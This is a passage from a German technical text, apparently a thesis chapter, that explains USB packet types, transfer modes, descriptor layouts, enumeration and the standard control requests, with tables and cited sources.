	MDATA	1111	Isochron, Split-Transaktion	Host, Gerät	High	PID-Datenabfolge
Handshake (befördert Statuscodes)	ACK	0010	Alle	Host, Gerät	Alle	Empfänger nimmt fehlerfreies Paket an
	NAK	1010	Control, Bulk, Interrupt	Gerät	Alle	Empfänger kann Daten nicht annehmen oder Sender kann Daten nicht senden oder hat keine Daten zum Senden
	SALL	1110	Control, Bulk, Interrupt	Gerät	Alle	Ein *Control-Request* wird nicht unterstützt oder der Endpunkt wurde angehalten
	NYET	0110	Control Write, Bulk OUT, Split-Transaktion	Gerät	High	Das Gerät nimmt fehlerfreie Datenpakete an, kann aber noch keine weiteren entgegennehmen oder der Hub hat die Daten noch nicht fertig aufgeteilt

Paket-typ	PID Name	Wert	Verwendet in Trans-fertyp	Quelle	Busge-schwin-digkeit	Beschreibung
Special	PRE	1100	Control, Interrupt	Host	Full	Vom Host ausgegebene Präambel. Weist darauf hin, dass ein Low-Speed-Paket folgt
	ERR	1100	Alle	Gerät, Hub	High	Vom Hub zurückgegeben, um auf einen Low-Speed-, oder Full-Speed-Fehler in einer Split-Transaktion hinzuweisen
	SPLIT	1000	Alle	Host	High	Geht einem Token-Paket voraus, um auf Split-Transaktionen hinzuweisen
	PING	0100	Control Write, Bulk OUT	Host	High	Prüft bei Bulk-OUT-Transfers, ob ein Gerät noch beschäftigt ist und steuert schreibende Datentransaktionen nach NYET
	Reser-viert	0000	-	-	-	Für zukünftige Verwendung

Tabelle 1: Transaktionspakete im Überblick.

[Axe07] [Axe09]

2.4.1 Control Transfers

Control Transfers werden typischerweise zur Übertragung von Befehlen und Statusinformationen genutzt. Die USB-Spezifikation verlangt außerdem, dass jedes Gerät einen Endpunkt 0 bereitstellt, welcher im Control-Transfers-Modus arbeitet. Über ihn wird die Enumeration abgewickelt (siehe Abschnitt 2.5 und folgende sowie Abschnitt 2.6 und folgende).

Control Transfers haben drei Abschnitte: Setup, Data und Status. Der Data-Abschnitt ist optional und nur bei bestimmten Requests erforderlich. Ob es einen Data-Abschnitt gibt, in welche Richtung die Daten übertragen werden und was der Inhalt der Daten sein soll, wird vom Host im Setup-Abschnitt definiert. Falls ein Daten-Abschnitt angefordert wurde, können die Daten in einer oder mehreren Transaktionen übertragen werden, wobei alle in die im Setup-Abschnitt definierte Richtung gehen. Im Status-Abschnitt meldet der Kommunikationspartner, ob er die Übertragung fehlerfrei erhalten hat, oder ob ein Fehler aufgetreten ist. [Axe07]

Als Control Transfers konfigurierte Kommunikationsendpunkte müssen Daten in beide Richtungen übertragen können. Ein Control-Endpunkt besteht daher aus einem IN-Endpunkt und einem OUT-Endpunkt mit identischer Endpunktnummer. [Axe07]

Eigenschaften von Control Transfers im Überblick:

- Datentransferrate (pro Endpunkt): 24 KByte/s (Low-Speed), 832 KByte/s (Full-Speed), 15.872 KByte/s (High-Speed)
- Low-Speed erlaubt: Ja
- Richtung: IN und OUT
- Reservierte Bandbreite: 10% bei Low-Speed/Full-Speed, 20% bei High-Speed (Minimum)
- Fehlerkorrektur: Ja
- Garantierte Übertragungsrate: Nein
- Garantierte Latenzzeit: Nein

[Axe07]

2.4.2 Bulk Transfers

Bulk Transfers sind besonders geeignet um „große“ Daten zu übertragen, bei denen die Übertragungszeit nicht kritisch ist. Anwendungen finden sie typischerweise bei Druckern, Scannern, Massenspeichermedien, etc.

Bedingt dadurch, dass Bulk Transfers erst zu übertragen beginnen, wenn der Bus frei ist, sorgen sie dafür, dass trotz großer Datenmengen der Bus nicht „verstopft“. Wenn Bulk Transfers auf einem ansonsten freien Bus zum Einsatz kommen, sind sie die schnellste Art, Daten zu übermitteln. [Axe07]

Eigenschaften von Bulk Transfers im Überblick:

- Datentransferrate (pro Endpunkt): Unzulässig (Low-Speed), 1216 KByte/s (Full-Speed), 53.248 KByte/s (High-Speed), ca. 400.000 KByte/s (Super-Speed)
- Low-Speed erlaubt: Nein
- Richtung: IN oder OUT
- Reservierte Bandbreite: Keine
- Fehlerkorrektur: Ja
- Garantierte Übertragungsrate: Nein
- Garantierte Latenzzeit: Nein

[Axe07]

2.4.3 Interrupt Transfers

Interrupt Transfers sind besonders geeignet, Daten innerhalb eines bestimmten Zeitraums zu übertragen. Als klassische Anwendung gilt die Tastatur aber auch Maus, Geräte zur Spielsteuerung (Gamepads/Joysticks) und Hub-Statusberichte. [Axe07]

Der Name suggeriert, dass Geräte ein Hardware-Interrupt beim Host auslösen, sobald sie Daten zum Senden haben. In Wirklichkeit muss jedoch der Host wie bei jedem Transfertyp erst die Daten beim Peripheriegerät anfordern, bevor dieses senden darf. [Axe07]

Ein Interrupt Transfer kann aus ein oder mehreren IN- oder OUT-Transaktionen bestehen. Dabei ist zu beachten, dass die Transaktionen immer in die selbe Richtung gehen müssen. Sollen Daten in die entgegengesetzte Richtung übermittelt werden, so muss ein zweiter, separater Kommunikationskanal geöffnet werden. [Axe07]

Interrupt Transfers unterscheiden sich auf dem Bus nicht von Bulk Transfers, außer in der zeitlichen Abwicklung. [Axe07]

Eigenschaften von Interrupt Transfers im Überblick:

- Datentransferrate (pro Endpunkt): 0,8 KByte/s (Low-Speed), 64 KByte/s (Full-Speed), 24.576 KByte/s (High-Speed), 24.576 KByte/s (Super-Speed)
- Low-Speed erlaubt: Ja
- Richtung: IN oder OUT (USB 1.0 unterstützt nur IN)
- Reservierte Bandbreite: 90% bei Low-Speed/Full-Speed, 80% bei High-Speed/SuperSpeed (Interrupt und Isochronus zusammen, Maximum)
- Fehlerkorrektur: Ja
- Garantierte Übertragungsrate: Nein
- Garantierte Latenzzeit: Ja

[Axe07]

2.4.4 Isochronus Transfers

Isochronus Transfers sind für Echtzeitübertragungen mit konstanten Datenströmen konzipiert bei denen es wichtig ist, dass die Daten zu einem bestimmten Zeitpunkt ankommen. Dazu müssen gelegentlich auftretende Übertragungsfehler toleriert werden. Typische Anwendung findet diese Art von Transfer im Streaming von Audio- oder Videodaten. [Axe07]

Um zu entscheiden, ob die vom isochronen Endpunkt angeforderte Bandbreite zur Verfügung steht, überprüft ein Host beim Konfigurieren des Endpunkts die angegebene maximale Paketgröße und die Transferrate. Ist der Bus bereits zu sehr ausgelastet, weigert sich der Hostcontroller

den Kommunikationskanal zu öffnen. Er informiert den entsprechenden Treiber, sodass dieser darauf reagieren kann. [Axe07]

Eigenschaften von Isochronus Transfers im Überblick:

- Datentransferrate (pro Endpunkt): Unzulässig (Low-Speed), 1023 KByte/s (Full-Speed), 24.576 KByte/s (High-Speed), 393 MByte/s (Super-Speed)
- Low-Speed erlaubt: Nein
- Richtung: IN oder OUT
- Reservierte Bandbreite: 90% bei Low-Speed/Full-Speed, 80% bei High-Speed/SuperSpeed (Interrupt und Isochronus zusammen, Maximum)
- Fehlerkorrektur: Nein
- Garantierte Übertragungsrate: Ja
- Garantierte Latenzzeit: Ja

[Axe07]

2.5 Deskriptoren

Bei Deskriptoren handelt es sich um nach Standard formatierte Informationen, welche Auskunft über das Gerät und über dessen Anforderungen geben. Jeder Deskriptor startet mit den Informationen aus Tabelle 2. [Axe07]

In den folgenden Abschnitten wird der Aufbau und die für das allgemeine Verständnis wichtigsten Deskriptoren vorgestellt.

Offset (Dezimal)	**Feld**	**Größe** (Byte)	**Beschreibung**
0	`bLength`	1	Größe des Deskriptors in Byte
1	`bDescriptorType`	1	Typ des Deskriptors
2	...	...	...

Tabelle 2: Die ersten zwei Felder eines jeden Deskriptors.

[Axe07]

2.5.1 Hierarchischer Aufbau

Deskriptoren sind hierarchisch aufgebaut. Der jeweils übergeordnete Deskriptor enthält ein Feld welches ankündigt, wie viele Deskriptoren es auf der darunterliegenden Ebene gibt. Von jedem Deskriptortyp, mit Ausnahme des Device Descriptors, kann es mehrere geben. Dabei muss ein Device Descriptor mindestens einen Configuration Descriptor und einen zugehörigen Interface Descriptor besitzen. Außerdem muss jedes USB-Gerät, um Steuer- und Kontrollinformationen auszutauschen, den Endpoint 0 im Control-Transfer-Modus zur Verfügung stellen. Über diesen wird auch kommuniziert, falls ein Interface keinen Endpoint Descriptor besitzt. [Axe07] [Axe09]



Abbildung 7: Hierarchischer Aufbau der Deskriptoren.

[Pea10]

2.5.2 Device Descriptor

Der Device Descriptor (siehe Tabelle 3) wird beim Einstecken eines USB-Geräts als erstes abgefragt. Er enthält grundlegende Informationen zum Gerät, aber auch Informationen, die der Host benötigt, um weitere Anfragen zu stellen. Herauszuheben sind hierbei `bDeviceClass`, `bDeviceSubClass` und `bDeviceProtocol`, welche das höhere Kommunikationsprotokoll vorgeben (siehe Abschnitt 2.7) und zusammen mit `idVendor` und `idProduct` ausschlaggebend dafür sind, welcher Treiber vom Betriebssystem geladen wird. [Axe07]

Bei den Feldern `iManufacturer`, `iProduct` und `iSerialNumber` handelt es sich um Verweise auf sogenannte String Descriptor. Diese sind optional und werden im Abschnitt 2.5.6 genauer erläutert.

Offset (Dezimal)	**Feld**	**Größe** (Byte)	**Beschreibung**
0	`bLength`	1	Descriptor-Größe in Byte
1	`bDescriptorType`	1	Device Descriptor: 01_h
2	`bcdUSB`	2	Release-Nummer der USB-Spezifikation (BCD, z.B. 0110_h = USB 1.1)
4	`bDeviceClass`	1	Klassencode
5	`bDeviceSubClass`	1	Unterklassencode
6	`bDeviceProtocol`	1	Protokollcode
7	`bMaxPacketSize(0)`	1	Maximale Paketgröße für den Endpunk 0
8	`idVendor`	2	Anbieterkennung
10	`idProduct`	2	Produktkennung
12	`bcdDevice`	2	Release-Nummer des Geräts (BCD)
14	`iManufacturer`	1	Index des String Descriptor für den Hersteller
15	`iProduct`	1	Index des String Descriptors für das Produkt
16	`iSerialNumber`	1	Index des String Descriptors für die Seriennummer
17	`bNumConfigurations`	1	Anzahl möglicher Konfigurationen

Tabelle 3: Im Device Descriptor enthaltene Informationen (14 Felder, 18 Byte). [Axe07]

2.5.3 Configuration Descriptor

Dieser Deskriptor (siehe Tabelle 4) gibt Auskunft darüber, in welcher Konfiguration das USB-Gerät betrieben werden möchte. Besonders interessant sind die Felder `bmAttributes` und `bMaxPower`. In `bmAttributes` wird die grundsätzliche Art der Stromversorgung festgelegt: *Self-Powered* oder *Bus-Powered*. Self-Powered-Geräte bringen ihre eigene Stromquelle mit und benötigen somit den vom USB bereitgestellten Strom nicht. USB-Peripheriegeräte im Bus-Powered-Modus beziehen ihren Strom direkt vom Bus. Dabei darf der in `bMaxPower` angegebene Maximalverbrauch nicht überschritten werden. Zusätzlich gelten die Obergrenzen der USB-Spezifikation: 500 mA für USB 2.0 und 900 mA für USB 3.0 (SuperSpeed). Wenn der Host den angeforderten Strom nicht bereitstellen kann, weigert er sich, das Gerät zu konfigurieren. Treiber haben dann die Möglichkeit, eine alternative Konfiguration anzufordern, sofern das Gerät eine bereitstellt. [Axe07] [Axe09]

Obwohl es die Möglichkeit gibt, ein Gerät mit mehreren Konfigurationen auszustatten, wird in der Praxis davon selten Gebrauch gemacht. [Pea10]

Offset (Dezimal)	**Feld**	**Größe** (Byte)	**Beschreibung**
0	`bLength`	1	Descriptor-Größe in Byte
1	`bDescriptorType`	1	Configuration Descriptor: 02_h
2	`wTotalLength`	2	Größe des Configuration Descriptors und aller untergeordneten Deskriptoren in Byte
4	`bNumInterfaces`	1	Anzahl der Interfaces dieser Konfiguration
5	`bConfigurationValue`	1	Identifier für Standard Requests (`Set_Configuration` und `Get_Configuration`)
6	`iConfiguration`	1	Index des String Descriptors für die Konfiguration
7	`bmAttributes`	1	Self-Powered/Bus-Powered und Remote-Wakeup-Einstellungen
8	`bMaxPower`	1	Benötigter Busstrom in 2 mA (USB2.0) oder 8 mA (SuperSpeed) Schritten

Tabelle 4: Im Configuration Descriptor enthaltene Informationen (8 Felder, 9 Byte). [Axe07]

2.5.4 Interface Descriptor

Ein Interface Descriptor (siehe Tabelle 5) beschreibt eine Funktion des Geräts. Wenn ein Gerät mehrere Funktionen hat, wird dies durch die entsprechende Anzahl an Interface Descriptors angegeben. Ein klassisches Beispiel für ein USB-Peripheriegerät mit mehreren Funktionen ist eine Webcam. Diese besitzt zusätzlich zu ihrer Video-Funktion häufig auch eine Audio-Funktion (Mikrofon). [Axe07]

Um zwei unterschiedliche Klassen von Funktionen (z.B. Audio und Video) zu unterscheiden, werden die Felder `bInterfaceClass`, `bInterfaceSubClass` und `bProtocol` entsprechend der Klassencodes (siehe Abschnitt 2.7) gesetzt. Damit die USB-Klasse auf Interface-Ebene definiert werden kann, muss sie auf Device-Ebene undefiniert bleiben. Das heißt die Felder `bDeviceClass`, `bDeviceSubClass` und `bDeviceProtocol` müssen auf „0“ gesetzt sein. [Pea10] [Axe07]

Ein weiteres wichtiges Feld ist `bAlternateSetting`. Mit Hilfe von diesem Identifier kann für die gleiche Funktion eine alternative Einstellung angegeben werden. Als Trick um im Leerlauf nicht unnötig Busbandbreite zu reservieren, bieten viele Geräte identische Funktionen mit alternativen Einstellungen an. Eine davon reserviert die benötigte Bandbreite, um die Aufgabe der Funktion zu erfüllen, die andere reserviert „0“ der Busbandbreite. Falls nun das Gerät bzw. die Funktion nicht benötigt wird, kann der Host auf die alternative Einstellung wechseln, um

den Datendurchsatz für andere Geräte am Bus zu erhöhen. Denkbar sind aber auch alternative Einstellungen, welche die Funktion in ihrer Arbeitsweise beeinträchtigen. Beispielsweise eine Audio-Funktion, die abhängig von `bAlternateSetting`, entweder in Mono oder Stereo arbeitet. [Sau08]

Interface Descriptor werden zusammen mit ihren Configuration Descriptor vom Host angefordert. [Axe07]

Offset (Dezimal)	**Feld**	**Größe** (Byte)	**Beschreibung**
0	`bLength`	1	Descriptor-Größe in Byte
1	`bDescriptorType`	1	Interface Descriptor: 04_h
2	`bInterfaceNumber`	1	Nummer zur Identifizierung
2	`bInterfaceNumber`	1	Nummer zur Identifizierung
3	`bAlternateSetting`	1	Ein zur Auswahl einer alternativen Einstellung verwendeter Wert
4	`bNumEndpoints`	1	Anzahl der Endpunkte (Endpoint 0 wird nicht mitgezählt)
5	`bInterfaceClass`	1	Klassencode
6	`bInterfaceSubClass`	1	Unterklassencode
7	`bInterfaceProtocol`	1	Protokollcode
8	`iInterface`	1	Index des String Descriptors für das Interface

Tabelle 5: Im Interface Descriptor enthaltene Informationen (9 Felder, 9 Byte). [Axe07]

2.5.5 Endpoint Descriptor

Endpoint Descriptor (siehe Tabelle 6) beschreiben die Eigenschaften der Kommunikationsendpunkte mit Ausnahme des Endpunkts 0. Der Endpoint 0, welcher von jedem USB-Gerät implementiert werden muss, benötigt keinen Deskriptor da seine maximale Paketgröße im Device Descriptor festgelegt wird und alles weitere durch die USB-Spezifikation gegeben ist.

`bmAttributes` beschreibt welcher Transfertyp (siehe Abschnitt 2.4) und welcher Synchronisationstyp (siehe Abschnitt 2.4.4) der Endpoint nutzt. Endpoint 0 arbeitet immer im Control Transfer-Modus (siehe Abschnitt 2.4.1). [Axe07]

`bInterval` kann entweder die maximale Latenzzeit für die Abfrage von Interrupt-Enpoints (siehe Abschnitt 2.4.3), die maximale NAK-Rate (*Negative-Acknowledgment*) von Bulk- und Control-Endpoints (siehe Abschnitt 2.4.2 und 2.4.1) oder das Abfrageintervall von Isochronus-Endpoints (siehe Abschnitt 2.4.4) angeben. [Axe07]

Endpoint Descriptor werden zusammen mit ihren Interface Descriptor und Configuration Descriptor vom Host angefordert. [Axe07]

Offset (Dezimal)	**Feld**	**Größe** (Byte)	**Beschreibung**
0	`bLength`	1	Descriptor-Größe in Byte
1	`bDescriptorType`	1	Endpoint Descriptor: 05_h
2	`bEndpointAddress`	1	Endpunktnummer und -richtung
3	`bmAttributes`	1	Unterstützter Transfertyp
4	`wMaxPacketSize`	2	Maximal unterstützte Paketgröße
6	`bInterval`	1	Maximale Latenz/Abfrageintervall/NAK-Rate

Tabelle 6: Im Endpoint Descriptor enthaltene Informationen (6 Felder, 7 Byte). [Axe07]

2.5.6 String Descriptor

Ein String Descriptor (siehe Tabelle 7) beschreibt ein Gerät, eine Konfiguration oder ein Interface mit einer menschenlesbaren Zeichenkette. String Descriptor sind optional und von der restlichen Hierarchie der Deskriptoren (siehe Abschnitt 2.5.1) unabhängig. [Axe07] [Pea10]

Mit Hilfe von String Descriptors ist es für Menschen einfacher herauszufinden, was für USB-Peripheriegeräte an dem Host angeschlossen sind und welche Informationen sie über sich preisgeben. Unter Linux-basierten Betriebssystemen kann man mit dem Kommando `lsusb` einige davon einsehen.

String Descriptor werden vom Host unabhängig von anderen Deskriptoren angefordert. Zur Identifizierung der verschiedenen Strings wird bei der Abfrage der z.B. in `iManufacturer` angegebene Index verwendet. [Axe07]

Offset (Dezimal)	**Feld**	**Größe** (Byte)	**Beschreibung**
0	`bLength`	1	Descriptor-Größe in Byte
1	`bDescriptorType`	1	String Descriptor: 03_h
2	`bSTRING` oder `wLANGID`	variabel	Für den String Descriptor 0 ein Array mit Sprachidentifikations-Code, bei anderen String Descriptors ein Unicode-String

Tabelle 7: Im String Descriptor enthaltene Informationen (3 Felder). [Axe07]

2.6 Enumeration und Control Transfers im Detail

Die Phase vom Einstecken eines Gerätes bis der Host dieses zugeordnet und konfiguriert hat, nennt man *Enumeration*. Um diesen Enumerationsvorgang durchzuführen, fordert der Host verschiedene Deskriptoren an, wählt eine passende Konfiguration und informiert sich über den Status des Peripheriegeräts. Um dies möglich zu machen, muss jedes Gerät die elf USB Standard Requests implementieren. [Axe07]

Die Standard Requests werden über den Kommunikationskanal zu Endpoint 0 (*Default Pipe*) angefragt bzw. von dort aus beantwortet. Als Übertragungstyp kommen Control Transfers zum Einsatz. Jeder Control Transfer, unabhängig davon ob er in Write- oder Read-Richtung geht, hat maximal drei Phasen bzw. Teile: eine Setup-Phase, eine optionale Data-Phase und eine Status-Phase. Abbildung 8 zeigt die drei Abschnitte und die in ihnen übertragenen Pakete sowie deren Richtung. [Axe07]



Abbildung 8: Die drei Phasen eines Control Write Transfers.

[Axe09]

Setup-Phase Die in der Setup-Phase übermittelten Pakete enthalten zum einen die Information, dass es sich um einen Control Transfer handelt, zum anderen aber auch die Request-Nummer sowie zugehörige Informationen damit das Gerät die Anfrage beantworten kann. [Axe07]

Data-Phase Die Data-Phase besteht aus einer oder mehreren IN- oder OUT-Transaktionen, sofern diese benötigt werden. Falls das Feld `wLength` null ist, entfällt die Data-Phase. Des Weiteren entfällt sie für den Fall, dass die in `wValue` enthaltenen Daten ausreichen, um die Anfrage korrekt zu bearbeiten. [Axe07]

Status-Phase In der Status-Phase berichtet das Gerät dem Host, ob der Transfer erfolgreich oder fehlerbehaftet war. Damit ähnelt ihr Zweck dem eines Handshake-Pakets einer einzelnen Transaktion mit dem Unterschied, dass der Transfer als ganzes betrachtet wird. [Axe07]

2.6.1 Setup Packet

Für die Enumeration besonders interessant sind die Data-Pakete (auch *Setup Packages* genannt), welche die zweite übertragene Information der Setup-Phase von Control Transfers sind (siehe oberer Teil der Abbildung 8). Diese acht Byte großen Request-Pakete enthalten alle wichtigen Daten, damit ein Gerät die Anfrage beantworten kann. Der Aufbau ist in Tabelle 8 dargestellt.

Offset	Feld	Größe (Byte)	Inhalt	Beschreibung
0	`bmRequestType`	1	Bit-Map	• *D7: Übertragungsrichtung in der Data-Phase* 0 = Host → Gerät 1 = Host ← Gerät • *D6-5: Typ* 0 = Standard 1 = Klasse 2 = Hersteller 3 = Reserviert • *D4-0: Empfänger* 0 = Device 1 = Interface 2 = Endpoint 3 = Other 4-31 = Reserviert
1	`bRequest`	1	Wert	Request
2	`wValue`	2	Wert	Wert
4	`wIndex`	2	Index oder Offset	Index
6	`wLength`	2	Zahl	Anzahl der Bytes, die in der Data-Phase übertragen werden. Falls `wLength` = 0 gibt es keine Data-Phase.

Tabelle 8: Im Setup Packet enthaltene Informationen (5 Felder, 8 Byte). [Pea10]

2.6.2 Standard Requests

Ein Host kann mittels Standard Requests ein Gerät konfigurieren und sich über dieses und dessen Status informieren. Jedes Gerät muss dazu die elf Standard Requests beantworten können. Eine Reihenfolge in der die Requests durchgeführt werden, ist nicht spezifiziert und unterscheidet sich dadurch je nach Betriebssystem. [Dav13b] [Axe07]

Im Folgenden werden die elf Requests im Detail erläutert. Zur besseren Übersicht sind sie in die drei Gruppen „Standard Device Request“, „Standard Interface Request“ und „Standard Endpoint Request“ unterteilt.

A) Standard Device Request

bmRequest-Type	bRequest	wValue	wIndex	wLength	Data-Phase
10000000_b	`GET_STATUS` (00_h)	Null	Null	2	Gerätestatus
00000000_b	`CLEAR_FEATURE` (01_h)	Feature Selector	Null	Null	-
00000000_b	`SET_FEATURE` (03_h)	Feature Selector	Null	Null	-
00000000_b	`SET_ADDRESS` (05_h)	Geräte-adresse	Null	Null	-
10000000_b	`GET_DESCRIPTOR` (06_h)	Deskriptor-typ & Index	Null oder Language ID	Deskriptorlänge	Deskriptor
00000000_b	`SET_DESCRIPTOR` (07_h)	Deskriptor-typ & Index	Null oder Language ID	Deskriptorlänge	Deskriptor
10000000_b	`GET_CONFIGURATION` (08_h)	Null	Null	1	Konfigurations-ID
00000000_b	`SET_CONFIGURATION` (09_h)	Konfigura-tions-ID	Null	Null	-

Tabelle 9: Setup Packet eines Standard Device Requests.

[Pea10] [Axe07]

Die Antwort auf den `GET_STATUS`-Request gibt dem Host Auskunft darüber, ob das Gerät im *Self Powered*- oder *Bus Powered*-Modus arbeitet und ob die *Remote Wakeup*-Eigenschaft aktiviert ist. [Pea10] [Axe07]

Mit `CLEAR_FEATURE` und `SET_FEATURE` können boolische Einstellungen verändert werden. Zur Zeit gibt es nur `DEVICE_REMOTE_WAKEUP` und `TEST_MODE`. [Pea10] [Axe07]

Über den `SET_ADDRESS`-Request wird dem Gerät während der Enumeration eine der 127 eindeutigen Adressen zugeordnet. [Pea10] [Axe07]

Mit `GET_DESCRIPTOR` und `SET_DESCRIPTOR` können Deskriptoren vom Gerät angefordert, hinzugefügt oder verändert werden. Eine direkte Abfrage von Enpoint oder Interface Descriptors ist nicht möglich, stattdessen werden diese bei einem Request nach einem Configuration Descriptor mitgeliefert. [Pea10] [Axe07]

Ein Gerät teilt dem Host auf eine `GET_CONFIGURATION`-Anfrage die aktuell verwendete Konfiguration (bzw. Konfigurations-ID, `bConfigurationValue`) mit. Möchte der Host diese ändern, verwendet er ein `SET_CONFIGURATION`-Request. [Pea10] [Axe07]

B) Standard Interface Requests

bmRequest-Type	bRequest	wValue	wIndex	wLength	Data-Phase
10000001_b	GET_STATUS (00_h)	Null	Interface	2	Interface-Status
00000001_b	CLEAR_FEATURE (01_h)	Feature Selector	Interface	Null	-
00000001_b	SET_FEATURE (03_h)	Feature Selector	Interface	Null	-
10000001_b	GET_INTERFACE $(0A_h)$	Null	Interface	1	Alternate Setting
00000001_b	SET_INTERFACE (11_h)	Alternate Setting	Interface	Null	-

Tabelle 10: Setup Packet eines Standard Interface Requests.
[Pea10] [Axe07]

Auf ein GET_STATUS-Request gegen ein Interface antwortet das Gerät mit einer zwei Byte großen Statusinformation. Bei USB 3.0 beinhaltet diese Informationen über die Stromversorgung (Self Powered/Bus Powerded) und die *Remote Wakeup*-Eigenschaft. Bei USB 2.0 sind die beiden Status-Bytes reserviert und müssen auf „0“ gesetzt sein. [Pea10] [Axe09]

Die aktuelle USB-Spezifikation (USB 3.0) und ihre Vorgänger spezifizieren keine Eigenschaften für ein Interface, welche mit CLEAR_FEATURE und SET_FEATURE-Requests bearbeitet werden können. [Pea10] [Axe09]

Mit GET_INTERFACE und SET_INTERFACE kann ein Host die Alternate Settings eines Interfaces verwalten (siehe Abschnitt 2.5.4). [Pea10] [Axe09]

C) Standard Endpoint Requests

bmRequest-Type	bRequest	wValue	wIndex	wLength	Data-Phase
10000010_b	GET_STATUS (00_h)	Null	Endpoint	2	Endpoint-Status
00000010_b	CLEAR_FEATURE (01_h)	Feature Selector	Endpoint	Null	-
00000010_b	SET_FEATURE (03_h)	Feature Selector	Endpoint	Null	-
10000010_b	SYNCH_FRAME (12_h)	Null	Endpoint	2	Frame-Nummer

Tabelle 11: Setup Packet eines Standard Endpoint Requests.
[Pea10] [Axe07]

Durch ein GET_STATUS-Request an einen Endpoint kann der Host sich informieren, ob der Endpunkt im HALT-Zustand ist. [Axe09]

Mit CLEAR_FEATURE und SET_FEATURE kann für USB 2.0 Endpoints die ENDPOINT_HALT-Eigenschaft manipuliert werden. USB 3.0 Endpoints unterstützen zusätzlich noch FUNCTION_SUSPEND, U1_ENABLE, U2_ENABLE und LTM_ENABLE. [Axe09]

SYNCH_FRAME-Requests sind selten. Sie sind nötig wenn sich Host und Endpunkt auf den Anfang einer Frame-Sequenz einigen müssen (betrifft nur Isochronus Transfers, siehe Abschnitt 2.4.4). [Axe09]

2.7 USB-Klassen

